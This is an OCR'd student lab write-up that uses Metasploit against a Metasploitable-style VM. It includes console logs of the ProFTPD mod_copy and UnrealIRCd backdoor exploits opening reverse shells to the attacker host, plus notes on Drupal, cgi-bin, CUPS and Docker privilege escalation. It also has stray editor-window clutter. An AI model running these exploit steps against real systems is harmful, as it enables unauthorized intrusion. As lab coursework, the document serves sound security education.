msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set paylod /cmd/unix/reverse_perl
[!] Unknown datastore option: paylod. Did you mean PAYLOAD?
paylod => /cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload /cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.68.111:4444
[*] 192.168.68.110:80 - 192.168.68.110:21 - Connected to FTP server
[*] 192.168.68.110:80 - 192.168.68.110:21 - Sending copy commands to FTP server
[*] 192.168.68.110:80 - Executing PHP payload /4ji3n9.php
[+] 192.168.68.110:80 - Deleted /var/www/html/4ji3n9.php
[*] Command shell session 1 opened (192.168.68.111:4444 → 192.168.68.110:59966) at 2023-09-26 13:49:45 -0400
whoami
www-data
pwd
/var/www/html
ls -al
total 24
drwxr-xrwx 5 root root 4096 Sep 26 17:49 .
drwxr-xr-x 5 root root 4096 Jun 8 2018 ..
drwxrwxrwx 2 root root 4096 Jun 8 2018 chat
drwxr-xr-x 9 www-data www-data 4096 Jun 8 2018 drupal
-rwxr-xr-x 1 root root 1778 Jun 8 2018 payroll_app.php
drwxr-xr-x 8 root root 4096 Jun 8 2018 phpmyadmin
new 2 - Notepadqq
File Edit Search View Encoding Language Settings
new 2
1 alio1
2 155971229
Text UNIX / OS X UTF-8 w/o BOM INS
1 2 3 4
ali - VMware Workstation
Ctrl+G.

Exploiting Port 80 – Drupal

This exploit starts by us gathering information about the service, from our Legion scan we know that there is a Drupal scan using Port 80, however, there was not much more. By accessing the source-code of the website, we can learn about the version of Drupal which can help us understand how to infiltrate our target more effectively.




We can exploit a few means of having low privilege shells, with either the drupal_drupageddon exploit or the drupal_coder_exec giving us access to the shell. Neither of these prove truly valuable however, it does act as a means of infiltration. With any of these low-privilege escalation exploits I am curious to learn more to see if I can chain exploits from here to gain more permissions.



Exploiting Port 80 – Apache Server


By using auxiliary/scanner/http/dir_scanner we can see a view points of interest within the Apache Server, the one highlighted by the website is the cgi-bin as there is a known exploit for this.




Using this gives us access (again) to www-data. This exploit did not work on the website, I am curious what change, and how to find that information, that allowed this exploit to work on my infilitration.

Exploiting Port 137 (UDP) - NetBIOS Name Service


This exploit acted as a means of gathering information. Much like the Nmap scan done at the start of this section of the lab, this gives us information on possible services available to start our exploits.





Exploiting Port 631 – CUPS

This exploit utilizes an error in the service where that if successful, when a job runs, it can execute arbitrary planted code. However, as shown in the subsequent screenshot, the two attempts both failed. The first error brought the issue of the not being able to add the printer. This was circumvented by adding the user the the IP Admin group on the Ubuntu machine. If we have elevated permissions from a previous exploit, this creates an interesting hack. However, even when the vagrant account was added the IP Admin, the session was created then promptly closed.



Exploiting Port 6697 – Unreal IRCd

The exploit presented utilized this backdoor that was found in the Unreal IRCd server, when this exploit runs, this create a low-privilege backdoor. What was found in the website demonstration was that their backdoor granted them access to the Boba Fett account who was part of the Docker group. Looking into Docker hacks on metasploit, we could chain this hack into Docker Daemon Privilege Escalation which would allow us to gain root access.

```
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt


View the full module info with the info -d command.

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.68.110
rhosts => 192.168.68.110
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.68.111
lhost => 192.168.68.111
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.68.111:4444
[*] 192.168.68.110:6697 - Connected to 192.168.68.110:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.68.110:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (192.168.68.111:4444 → 192.168.68.110:60038) at 2023-09-26 18:52:32 -0400

[*] 192.168.68.110 - Command shell session 1 closed.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.68.111:4444
[*] 192.168.68.110:6697 - Connected to 192.168.68.110:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.68.110:6697 - Sending backdoor command ...
[*] Command shell session 2 opened (192.168.68.111:4444 → 192.168.68.110:60039) at 2023-09-26 18:53:17 -0400

[*] 192.168.68.110 - Command shell session 2 closed.
```

new 2 - Notepadqq

File Edit Search View Encoding Language Settings

new 2

```
1  alio1
2  155971229
```

Text | UNIX / OS X | UTF-8 w/o BOM | INS

```
msf6 > info 4

       Name: Docker Daemon Privilege Escalation
     Module: exploit/linux/local/docker_daemon_privilege_escalation
   Platform: Linux
       Arch: x86, x64, armle, mipsle, mipsbe
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2016-06-28

Provided by:
  forzoni

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on

Payload information:

Description:
  This module obtains root privileges from any host account with access to the
  Docker daemon. Usually this includes accounts in the `docker` group.


View the full module info with the info -d command.

msf6 >
```

new 2 - Notepadqq

File Edit Search View Encoding Language Settings

new 2

1 alio1
2 155971229

Text | UNIX / OS X | UTF-8 w/o BOM | INS

1 2 3 4